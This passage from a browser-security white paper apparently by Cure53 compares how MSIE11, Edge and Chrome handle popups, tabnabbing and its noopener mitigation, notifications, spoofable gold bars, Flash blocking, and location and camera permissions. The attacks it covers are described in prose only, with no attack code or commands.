
Figure 28. onbeforeunload box on MSIE11

*Figure 29. onbeforeunload box on Edge*

Figure 30. onbeforeunload box on Chrome

Because this feature was often used to trigger additional popups or alert boxes and prevent users from leaving a site, it became associated with users being annoyed. For that reason, some browsers stopped allowing *alert()* or similar to be called in this event handler. To be more specific, Edge and Chrome disallow a call to *alert()* but MSIE11 will display an alert before the *onbeforeunload* prompt.

Figure 31. alert() from onbeforeunload event on MSIE11

window.open

The *window.open* function can be used to open new locations as either a popup (new window), or just in a new tab. The function call takes a URI, a window name, and a string of features. The window name can serve as a unique identifier for the opened window, and calling *window.open* with the same name will return the reference of the opened window. As with previously analyzed handlers, there is a slight variance in our browsers' behaviors. When Chrome opens a new window, the window name can only be used in the same-origin and tab, while Edge and MSIE11 permit getting a reference on any tab as long as they have the same origin. Generally all three browsers minimize the amount of customizability when creating a window, likely addressing the fact that it has been abused in the past. There are strong restrictions on placements with *top and left* as well as sizes like *width* and *height*. Same applies to other features that do not have a major effect and are certainly not relevant for security. No options exist as far as allowing to hide the address bar or making other changes of similar magnitude are concerned.

Figure 32. Comparing default window.open windows

By now all three browsers in scope integrated crafted mechanisms and ship popup blockers. These aim at preventing the creation of new windows or tabs without a user performing an intentional action like a click. This obviously does not prevent malicious adversaries from overlaying a page with clickable fields that trigger popups, but these endeavors are often deemed irritating and improbable to be of a particular value.

As a response to the above handling, some sites attempt to create so called *popunder* windows, which do not interrupt browsing sessions of the users. The idea is to open a window in the background in a way that entices user to forget or not even know which page is responsible for the popup. Still, the users see it when they close or minimize the main window. The desired result is accomplished by calling the main window into focus immediately after opening the new window and calling *blur()* on the newly opened window. Chrome considers popunders to be malicious and attempts to block this behavior as the simple technique does not work. However, there are more elaborate tricks to achieve the same result out there. For example one bug[348] abused the *Notification.request* triggered by an iframe together with an embedded PDF calling *app.alert()* to focus the main window. Another problem abused mouse event handlers[349]. Nevertheless, these issues are being actively fixed.

Another less commonly discussed item is the *opener*, which is a reference back to the opener available in the opened window. The opened window has no access to the DOM of the *window.opener* across origin, but the *location* property can be reached. Assigning a new location to this property will cause the opener to load that location. This enables a very interesting attack called tabnabbing.

A tabnabbing attack is a technique that can be used for phishing approaches. As a variant of phishing, it abuses the reference back to the opener and the accessible location property. This is an issue not only affecting *window.open*, but also regular anchor tags with *href*. Imagine a user opening many tabs by following links. Add an opened malicious site

---

[348] https://bugs.chromium.org/p/chromium/issues/detail?id=752630
[349] https://bugs.chromium.org/p/chromium/issues/detail?id=752824

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

to the mix and see it use *window.opener.location* to load a different URL, for example a Gmail phishing site. Sometime later the user would like to read new emails and clicks on the phishing site tab because the Gmail favicon was tied to it (Figure 33). If the victim-user does not verify the hostname and other mechanisms like SafeBrowsing and SmartScreen fail, this is a much unexpected location change because the user is generally accustomed to actively following links and opening windows. Although a malicious site changed the location of another tab silently in the background, the user might perceive it as trustworthy.

Figure 33. Tabnabbing demo showing a tab redirected to a Gmail phishing site


The victim (opener) site can take some precautions to prevent opened windows from altering the location. In case of the *window.open* function, the *noopener* feature option is enough on Chrome. For MSIE11 and Edge, however, a workaround is necessary. After calling *window.open,* the requesting site can simply overwrite the opener with *null*. For anchor tags, *rel="noopener"* could be used but note that this solution is once again only supported by Chrome. To accomplish a similarly safety-driven behavior for MSIE11 and Edge, the anchor tag has to use *rel="noreferrer"*. Currently there is no information available as to whether MSIE11 and Edge will support *noopener* in the future[350].

Desktop Notifications

Our daily experience with popups is now enriched with another form of this standard mechanism, namely desktop notifications issued through the Notification API. Because this browser feature is relatively new, it was created with a much more security-rooted design in mind, differing starkly from the early-on feature additions. The fact that notifications are part of a new modern wave of browser features can be seen in the simplicity of requiring permissions: sites cannot simply send very intrusive desktop notifications without asking and being granted that option first. Only if the user accepts the feature, the site is allowed to create desktop notification. Out of the three browsers, only Edge and Chrome support this API, additionally sharing high degree of similarity regarding the behavior in this realm. Both browsers asks for permissions with a very clear *Yes/No* or *Allow/Block* question.

---

[350] https://wpdev.uservoice.com/forums/257854-microsoft-edge-de..405-implement-rel-noopener

Figure 34. Chrome and Edge ask for notification permissions

Once the user accepts notifications from a site, they appear at the bottom right corner of the Desktop. As can be seen on Figure 35, Chrome's notifications are white while Edge displays notifications in dark grey, consistently with the basic Windows 10 theme. Both limit the number of characters that can be part of a notification, though Edge will show a few more lines. Chrome also displays a small cogwheel when the mouse hovers over the notification, facilitating quick access to the Chrome notification settings. A right-click can be used to disable notifications from a particular domain right away.

Figure 35. Comparing Edge and Chrome notifications

Edge	Chrome

Other Warnings

The Gold Bar

The gold bar gets its name from the color of a narrow popup bar shown at the bottom of a page in MSIE11. Edge basically relies on the same design, with the exception of having changed the color to blue. This bar is frequently used to notify the user and ask for certain actions. For example, it is displayed if there are HTTP resources referenced on a HTTPS site, or shown when the site asks for the user's location.

Figure 36. Gold Bars in MSIE11

*Figure 37. A now blue (gold) bar in Edge*

Because the popup gold and blue bars are only shown in the web contents area, it is trivial to create a fake gold/blue bar. If the user starts to trust the bar to be only displayed by the browser, yet spoofing has it presented in a different manner, it could lead to successful social engineering approach on the attacker's part. For example, a fake gold bar could tell the user that a (malicious) update must be downloaded. This means that an actual trusted path[351] between the user and the browser does not exist.

A different proposal has been integrated in Chrome which tries to use windows that are partially overlapping with other native browser elements. This should make them more distinguishable for a user who wants to know what originates from the browser and what has probably been faked by a website.

---

[351] http://www.cs.dartmouth.edu/~sws/pubs/ysa05.pdf

Fine penetration tests for fine websites

Figure 38. A dialogue to show notifications on Chrome

Flash

Upon its introduction, Flash was hailed as a tool bringing about web features that enabled developers to create rich web applications. It was especially popular for its capacity to assist the inclusion of videos and animations at a time where browsers were not that advanced in this department. Unfortunately Flash also had substantial implications for security, as it increased the attack surface for the user. A lot of additional APIs were exposed through Flash, while the format itself was also riddled with other vulnerabilities allowing drive-by downloads, among others. Since then the web has developed much further. The new standards in HTML5 made Flash obsolete. Due to its security impact, we should still trace the handling of Flash in our browsers at present.

MSIE11 is again an outlier as it enables Flash on all websites by default. This behavior can be changed in the Add-on settings (Figure 39). If Flash is not allowed to run on any website and a website is opened, it will display a gold bar upon a site being open. It only offers one easy button to click and the plugin is allowed. In contrast, disabling it necessitates locating a relevant drop down menu first.

*Figure 39. Flash Add-on settings on MSIE11*

Figure 40. MSIE11 gold bar asking to run Flash

There is a "night and day" shift when it comes to Edge, which blocks Adobe Flash by default. Upon the first visit of a site with blocked Flash, Edge even displays a tooltip to show the user where to change settings regarding Flash. Further, a user is informed that Flash was blocked for safety reasons.

Figure 41. Edge informs users about blocked Adobe Flash

A user can then click on an embedded Flash object or, alternatively, use the puzzle icon in the address bar, to open a dialog. There s/he can choose to have the content permitted, either for a single run or as always permitted.

Figure 42. Edge's dialog for allowing Adobe Flash

As expected by now, Chrome is on the frontlines and also disables Flash by default. It supplies users with a chance to allow or block the content upon clicking on the blocked object (Figure 43.). We once again see the puzzle icon (like in Edge) on the right side of the address bar and can use it to inform ourselves about the blocked items. One thing of note is that Chrome does not elaborate on Flash being a safety concern.

Figure 43. Chrome requiring a click to play Flash

Figure 44. Flash blocked on Chrome

Other Web APIs

Numerous features are subsequently being added to give websites even more access to data. They increasingly concern webcam, microphone or geo location. The data here is obviously extremely private, so access to these realms has to be handled with utmost care. Once again we can be happy that these features are not being implemented during the wild-west era of browser development. Instead, we may assume with relative certainty that we will need to grant permissions to the features connected to these sensitive dimensions.

We decided to use the Location API as an example. This API lets a website request the location of a user. MSIE11 uses the typical gold bar to ask the user whether location tracking should be allowed or not.

Fine penetration tests for fine websites

Figure 45. MSIE11 information (gold) bar for location tracking

liveoverflow.com wants to track your physical location. | Allow once | Options for this site ▼ | ✕

In the same vein, Edge also questions the user with the help of a blue bar at the bottom of the screen **(**Figure 46**)**

Figure 46. Edge blue bar for location tracking

Let liveoverflow.com use your location? | Yes | No | ✕

Figure 47. Edge requests location permission

Let Microsoft Edge access your precise location?

Let Microsoft Edge access your precise location?
To change this later, go to the Settings app.

Yes | No

But the user does not only have to allow single sites to access the location, as Edge is run as a regular Windows application and users have to explicitly allow sharing the location with Edge in general (Figure 48). MSIE11 does not offer this simple configuration change from a central location. A small note below Microsoft Edge specifies that even if Edge has the permission to request the location, which does not mean that each and every website is concurrently allowed to do so. Each site has to specifically ask Edge for the location permission. At the same time, the brief testing period highlighted no simple way of altering settings for a particular site. For example, if the location usage was allowed for *cure53.de*, no easy way to disable it again could be determined.

Fine penetration tests for fine websites

Figure 48. Windows Privacy > Location settings on Edge

When the location is requested by a site in MSIE11 and Edge, a taskbar icon (the two circles as visible on Figure 49 will be shown to indicate that the location was requested by something on the system. But the icon quickly disappears again, so that if the coordinates were only requested once, it would be hard for a user to notice.

Figure 49. Two circles indicate that current location is being accessed

Chrome displays a typical prompt originating from the address bar. This means that a user can allow or block this request. If the location access is blocked, then Chrome will display a location icon including a red X on the right-hand side of the address bar (Figure 50). If a user granted access to location, we can see a location icon without the red X displayed upon the first location request. Under this premise, users can easily identify sites that recently accessed their location.

Figure 50. Chrome prompts a user about a location request

Figure 51. Location access is blocked

There is still one issue that remains to be discussed. Notably, imagine a user allowed webcam access to a site served over HTTP. In this scenario a passive attacker can easily extract personal pictures streamed over the network, or in case of a Man-in-the-Middle attack, an adversary could inject code that steals private data. So what do browsers do to help users stay safe?

First of all, MSIE11 does not support video or audio capture at all, so users are under no threats there. Chrome and Edge offer the aforementioned feature and they both show a very visible red *recording* icon when the API is used. It is believed that users can therefore quickly identify websites that are actively accessing the camera.

Figure 52. Edge and Chrome show red REC circle to indicate camera access

In addition, Chrome even goes a step further by only allowing secure contexts[352] to request access to video or audio from the user, as well as most other sensitive data sources like geolocation **(Figure53).** Imperfections still affect mixed content, for example when a script

---

[352] https://w3c.github.io/webappsec-secure-contexts/

is allowed to load from HTTP, but this in-depth defense technique is a step in a right direction.

Figure 53. Chrome's getUserMedia() warning
